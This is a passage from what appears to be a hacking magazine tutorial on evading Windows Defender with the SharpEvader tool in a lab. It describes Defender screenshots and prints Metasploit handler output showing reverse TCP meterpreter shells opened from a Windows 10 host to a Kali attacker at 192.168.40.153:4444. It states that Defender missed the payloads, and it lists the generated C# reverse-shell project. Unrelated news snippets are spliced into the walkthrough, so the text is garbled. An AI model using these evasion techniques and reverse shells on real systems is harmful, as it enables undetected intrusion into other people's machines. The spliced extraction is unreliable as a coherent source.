
Let's just make sure the Windows Defender is up to date.

The screenshot shows the Windows Security application window. The left sidebar contains navigation options: Home, Virus & threat protection (selected), Account protection, Firewall & network protection, App & browser control, Device security, Device performance & health, and Family options. The main content area displays the following information:


- 1 threats found.** Scan lasted 2 minutes 26 seconds. 35557 files scanned.
- Quick scan** button
- Scan options** and **Threat history** links
- Virus & threat protection settings** section with "No action needed." and a **Manage settings** link.
- Virus & threat protection updates** section with "Protection definitions are up to date." and "Last update: 9/2/2022 11:25 PM". A **Check for updates** link is present.
- Ransomware protection** section with "Set up OneDrive for file recovery options in case of a ransomware attack." and a **Set up OneDrive** button. A **Manage ransomware protection** link and a **Dismiss** button are also visible.

The right sidebar contains links for **Get help**, **Who's protecting me? Manage providers**, **Help improve Windows Security Give us feedback**, and **Change your privacy settings** (with sub-links for **Privacy settings**, **Privacy dashboard**, and **Privacy Statement**).


The taskbar at the bottom shows the Start button, a search bar, and several pinned application icons. The system tray on the right shows the date and time: 6:04 PM, 9/2/2022.



Let's download the payload to the target system and execute it.



*London Police have arrested a 17 year old teenager from Oxfordshire on suspicion of some high profile hacks.*



As readers can see, we successfully have a meterpreter session.


```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (200774 bytes) to 192.168.40.150
[*] Meterpreter session 1 opened (192.168.40.153:4444 -> 192.168.40.150:50061) at 2022-09-02 08:35:18 -0400

meterpreter > sysinfo
Computer       : DESKTOP-PRLKILM
OS             : Windows 10 (10.0 Build 17763).
Architecture  : x64
System Language : en_US
Domain         : WORKGROUP
Logged On Users : 2
Meterpreter    : x64/windows
meterpreter > getuid
Server username: DESKTOP-PRLKILM\admin
meterpreter > █
```

Now, let's try the same with the powershell payload.

*Sophos released a patch for a new zero-day vulnerability in its firewall product. This new zero-day vulnerability was being actively exploited by attackers in the wild.*



We once again have a meterpreter session.

```
meterpreter >
[*] 192.168.40.150 - Meterpreter session 1 closed. Reason: Died

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (200774 bytes) to 192.168.40.150
[*] Meterpreter session 2 opened (192.168.40.153:4444 -> 192.168.4
0.150:50151) at 2022-09-02 09:04:04 -0400

meterpreter > sysinfo
Computer      : DESKTOP-PRLKILM
OS           : Windows 10 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > getuid
Server username: DESKTOP-PRLKILM\admin
meterpreter >
```

In both cases, Windows Defender failed to detect the malicious payload. In the output directory of SharpEvader, readers can see a directory named csharp. Inside this csharp directory, you will

see a C# project file of the reverse shell payloads we just generated.

```
(kali@kali) - [~/Evasion/SharpEvader/output/192.168.40.153_4444_tcp_exe]
└─$ cd csharp

(kali@kali) - [~/.../SharpEvader/output/192.168.40.153_4444_tcp_exe/csharp]
└─$ ls
App.config  black_order.cs  Properties  rev.csproj  rev.sln

(kali@kali) - [~/.../SharpEvader/output/192.168.40.153_4444_tcp_exe/csharp]
└─$
```

In case, you have no powershell and mono installed on the attacker system, you can simply move this C# project to a Windows system with Visual Studio installed and build it from there. This procedure has been shown multiple times in previous Issues of our Magazine.

### Kali Linux 2022.3

## WHAT'S NEW

It's a bit odd. While we were writing "What's New" of our previous Issue, the makers of Kali released the latest version of the operating system, Kali Linux 2022.3. In this Issue, let's see What's New in Kali Linux 2022.3.

### TEST LAB ENVIRONMENT

